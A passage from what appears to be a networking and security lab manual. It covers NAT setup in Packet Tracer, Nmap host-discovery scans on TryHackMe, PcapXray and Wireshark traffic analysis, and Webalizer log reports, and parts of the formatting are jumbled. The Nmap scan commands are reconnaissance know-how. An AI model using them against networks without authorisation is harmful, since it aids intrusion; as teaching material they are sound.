o Click on the Cloud. o Go to the Config tab. o Select the interface connected to your Router. o Assign the IP address: 200.1.1.2 with subnet mask 255.255.255.0.

Step 4: Verify IP Configuration

• From PC1 or PC2, go to the Desktop tab → Command Prompt.

• Ping the router inside interface:

```
ping 192.168.1.1
```

• From Router, ping the outside device: ping 200.1.1.2 Step 3:

Open the router CLI and enter the following commands:

CODE:

Step 4: enable

configure terminal interface GigabitEthernet0/0 ip address 192.168.1.1 255.255.255.0

```
no shutdown
exit
```

interface GigabitEthernet0/1 ip address 200.1.1.1 255.255.255.0

```
no shutdown
exit
```

4.1 Configure Inside and Outside Interfaces for NAT

```
configure terminal interface
```

GigabitEthernet0/0 ip nat inside

```
exit
```

interface GigabitEthernet0/1 ip nat outside exit 4.2 Static NAT Configuration (Example) ip nat inside source static 192.168.1.10 200.1.1.10 4.3 Dynamic NAT Configuration For multiple inside hosts to share multiple public IPs.

• Define a NAT pool:

```
ip nat pool MY_POOL 200.1.1.20 200.1.1.25 netmask 255.255.255.0
```

• Define an access list to permit inside addresses:

```
access-list 1 permit 192.168.1.0 0.0.0.255
```

• Apply NAT using the pool and access list:

```
ip nat inside source list 1 pool MY_POOL
```

Step 5: Set Default Gateway on PCs On

PC1 and PC2:

• Set default gateway as 192.168.1.1. How to do step 5:

How to Set Default Gateway on PC1 and PC2

1. Click on PC1 in the workspace.

2. Go to the Desktop tab.

3. Click on IP Configuration.

4. In the Default Gateway field, type:

192.168.1.1

5. Make sure the IP Address and Subnet Mask are already set (e.g., IP: 192.168.1.10, Subnet

Mask: 255.255.255.0).

6. Close the window.

Repeat the exact same steps for PC2, but the IP address stays as 192.168.1.11 and Default Gateway is also 192.168.1.1.

Step 6: Verify NAT Operation

6.1 Check NAT Translations On the router CLI:

```
show ip nat translations
```

You should see translations of private IPs to public IPs. 6.2 Test Connectivity

• From PC1 or PC2, ping an IP on the outside network (e.g., 200.1.1.2).

• Use Packet Tracer simulation mode to observe NAT translation on the packets as they leave

the Router.

RESULT

The router successfully translated private IPs to public ones using static, dynamic, and PAT configurations. All inside hosts could communicate with the external network, confirming that NAT worked perfectly in Packet Tracer.

12. NMAP TO DISCOVER LIVE HOSTS USING ARP SCAN, ICMP SCAN, AND TCP/UDP PING SCAN IN TRYHACKME PLATFORM

AIM

Learn and implement Nmap host-discovery techniques (ARP, ICMP variants, TCP, UDP pings) to identify live hosts on a network and compare their effectiveness.

DESCRIPTION

Use Nmap probe types to discover which IPs are active before port/vulnerability scans. Covers ARP (LAN), ICMP Echo/Timestamp/Mask, TCP SYN/ACK, UDP probes, and combined scans with optional packet tracing or disabling ARP.

DEFINITION

Host discovery: Finding live systems by sending probes and analyzing responses. -PR (ARP): Layer-2 MAC resolution — best on local subnet. -PE (ICMP Echo): Standard ping (often blocked). -PP (ICMP Timestamp) / -PM (ICMP Mask): Alternative ICMP probes. -PS (TCP SYN): Send SYN to specified ports. -PA (TCP ACK): Send ACK to specified ports (useful vs stateful firewalls). -PU (UDP): Send UDP to ports (detects UDP services). -sn: Host discovery only. --packet-trace: Show sent/received packets.

PROCEDURE

```
# ARP (LAN) nmap -sn -PR 10.10.X.0/24
nmap -sn -PR 192.168.1.0/24 --packet-trace
# ICMP Echo / Timestamp / Mask nmap -sn
```

-PE 10.10.X.0/24 nmap -sn -PP 10.10.X.100

```
nmap -sn -PM 10.10.X.100
# TCP SYN / ACK (specify ports)
nmap -sn -PS22,80,443 10.10.X.0/24
nmap -sn -PA80,443 10.10.X.0/24
# UDP nmap -sn -PU53,161 10.10.X.0/24
# Combined / disable ARP nmap -sn -PE
```

-PS -PA -PU 10.10.X.0/24 nmap -sn 10.10.X.0/24 --disable-arp-ping INPUT Target IP or range (e.g., 10.10.X.100 or 10.10.X.0/24) Optional port lists for -PS, -PA, -PU (e.g., 22,80,443, 53,161) Flags: -sn, -PR, -PE, -PP, -PM, -PS, -PA, -PU, --packet-trace, --disable-arp- ping.

OUTPUT

ARP

```
Nmap scan report for 10.10.X.1 Host
```

is up (0.00050s latency).

```
MAC Address: 02:83:75:3A:F2:89
Nmap done: 256 IP addresses (3 hosts up)
```

ICMP

```
Nmap scan report for 10.10.X.100 Host
```

is up (0.00099s latency).

```
Nmap done: 1 IP address (1 host up)
```

RESULT

ARP discovery reliably identified hosts on the local subnet with the lowest latency and highest accuracy, while ICMP, TCP (SYN/ACK), and UDP probes found hosts when ARP/ICMP were blocked but with higher false-negatives and variable latency. Combined scans gave the most complete picture for hostile or filtered networks; use --disable- arp-ping to test non-ARP discovery behavior.

13. DEMONSTRATE NETWORK FORENSICS USING PCAPXRAY TOOL

AIM:

To analyze and visualize network traffic from a PCAP file using the PcapXray tool for forensic investigation.

STEPS TO COMPLETE NETWORK FORENSICS

EXPERIMENT USING PCAPXRAY

Step 1: Prepare Your Computer

Make sure you have Python 3 installed. If you don't have Python: o Go to python.org and download it. o Follow the installation instructions for your operating system.

Step 2: Install PcapXray Tool

1. Open Command Prompt (Windows) or Terminal (Mac/Linux).

2. Type this command and press Enter:

3. pip install pcapxray

This installs the PcapXray tool on your computer.

Step 3: Get a PCAP File (Network Traffic Capture)

Option A: Use a sample PCAP file Download a sample PCAP file from a website like https://wiki.wireshark.org/SampleCaptures Save the file on your computer. Option B: Capture your own traffic (optional) Open Wireshark (download from wireshark.org if you don't have it). Click on the network interface to start capturing. Let it capture for 1-2 minutes. Stop the capture and save the file as capture.pcap.

Step 4: Run PcapXray on Your PCAP File

1. Put the PCAP file in a folder you can easily access.

2. Open Command Prompt/Terminal and navigate to that folder. Example:

3. cd path_to_your_folder

4. Run this command:

5. pcapxray -f capture.pcap

Replace capture.pcap with the name of your PCAP file.

Step 5: View the Results

After the command runs, it will create a file named pcapxray.html. Open this file in your web browser (just double-click it). You will see a visual map of network traffic showing: o Computers (hosts) o Connections between them o Protocols and ports used

Step 6: Analyze What You See

Look for the biggest nodes — these are the most active devices. Check if any strange IP addresses are communicating. Notice unusual ports or repeated connections. Discuss with your friend what might look suspicious or normal.

RESULT:

PcapXray successfully generated a visual map of hosts, connections, and protocols, helping identify suspicious or abnormal network activities.

14. TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC ON TCP / UDP / IP / HTTP / ARP / DHCP / ICMP / DNS USING WIRESHARK TOOL

AIM:

The aim of this experiment is to capture, save, and analyze network traffic on TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS using Wireshark Tool.

PROCEDURE:

Step 1: Download and install Wireshark from its official website. Ensure you have administrator

privileges for network capture.

Step 2: Launch Wireshark and identify the network interface (such as Ethernet or Wi-Fi) through

which your device is connected to the network.

Step 3: Before starting the capture, apply capture filters to focus on specific protocols and reduce

unwanted data. Examples of capture filters you can use: Capture only TCP traffic: tcp Capture only UDP traffic: udp Capture only HTTP traffic: tcp port 80 Capture only DNS traffic: udp port 53 Capture only ICMP traffic: icmp Capture only ARP traffic: arp Capture DHCP traffic: port 67 or port 68

Step 4: Click the Start button to begin capturing live network traffic on the chosen interface.

Wireshark will start displaying packets in real time.

Step 5: While capturing, use display filters to isolate and analyze specific protocols more

easily. Examples of display filters: To display only TCP packets: tcp To display only UDP packets: udp To display only HTTP packets: http To display only DNS packets: dns To display only ICMP packets: icmp To display only ARP packets: arp To display only DHCP packets: bootp (DHCP uses BOOTP protocol)

Step 6: Let the capture run until you have collected enough packets for analysis, then click the

Stop button to halt the capture process.

Step 7: Save the captured traffic by navigating to File > Save As, and choose a suitable filename

and format (usually .pcap or .pcapng).

Step 8: Review and analyze the captured packets in detail. Look for key information such as

source and destination IP addresses, protocol types, packet lengths, and flags. This analysis can help identify normal traffic flows or detect anomalies and potential issues within the network.

OUTPUT:

The output will be a list of network packets displayed in Wireshark's packet details window, which will include:

```
No.: Packet number in the capture sequence.
```

Time: Timestamp when the packet was captured. Source: The source IP address of the packet. Destination: The destination IP address of the packet. Protocol: The protocol used (e.g., TCP, UDP, HTTP, ARP, DNS). Length: The size of the packet in bytes. Info: Additional information about the packet (e.g., HTTP request/response, ARP request, ICMP echo request).

Sample output:

```
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.1.1 8.8.8.8 ICMP 56 Echo Request
2 0.002345 8.8.8.8 192.168.1.1 ICMP 64 Echo Reply
3 0.003234 192.168.1.2 192.168.1.1 ARP 42 Who has 192.168.1.1? Tell
```

192.168.1.2

RESULT:

Thus this experiment capture, save, and analyze network traffic on TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS using Wireshark Tool.

15. ANALYZE THE DIFFERENT TYPES OF SERVERS USING WEBALIZER TOOL

AIM

To analyze the usage statistics of different types of servers (Apache, Nginx, FTP/Proxy) using the Webalizer tool.

PROCEDURE

1. Install the Webalizer tool in the system.

```
sudo apt-get update sudo
```

apt-get install webalizer (On CentOS: sudo yum install webalizer)

2. Verify installation:

```
webalizer -V
```

3. Locate the log files of the servers:

Apache: /var/log/apache2/access.log Nginx: /var/log/nginx/access.log FTP/Proxy: /var/log/vsftpd.log or /var/log/squid/access.log

4. Run Webalizer on the log file to generate a report:

```
sudo webalizer /var/log/apache2/access.log -o
```

/var/www/html/webalizer/

5. Open a web browser and access the report:

http://localhost/webalizer/

6. Repeat the same process for Nginx, FTP, or Proxy logs.

7. Compare and analyze the reports (hits, visits, bandwidth, top URLs, and countries).

PROGRAM (COMMANDS)

```
# Step 1: Install Webalizer sudo apt-get install webalizer -y # Step 2: Run
```

Webalizer for Apache logs sudo webalizer /var/log/apache2/access.log -o /var/www/html/apache_report/

```
#
```

Step 3: Run Webalizer for Nginx logs sudo

```
webalizer
```

/var/log/nginx/access.log -o /var/www/html/nginx_report/

```
#
```

Step 4: Run Webalizer for Proxy logs sudo

```
webalizer
```

/var/log/squid/access.log -o /var/www/html/proxy_report/ OUTPUT

Sample Observation Table

Server Type Total Hits Unique Visitors Bandwidth Used Top Client/Domain Report URL Apache 12,560 1,240 1.8 GB 192.168.1.10 http://localhost/apache_report/ Nginx 9,840 980 1.2 GB 192.168.1.20 http://localhost/nginx_report/ Proxy 15,300 1,450 2.1 GB 192.168.1.30 http://localhost/proxy_report/

Graphical Output (as seen in browser):

```
Monthly summary chart
Daily/hourly usage histogram
Pie chart of top hosts and URLs
```

RESULT

The Webalizer tool successfully generated graphical and statistical reports of different servers. The analysis provided insights into: Total hits and visits Bandwidth usage Top IPs and URLs Daily, monthly, and hourly traffic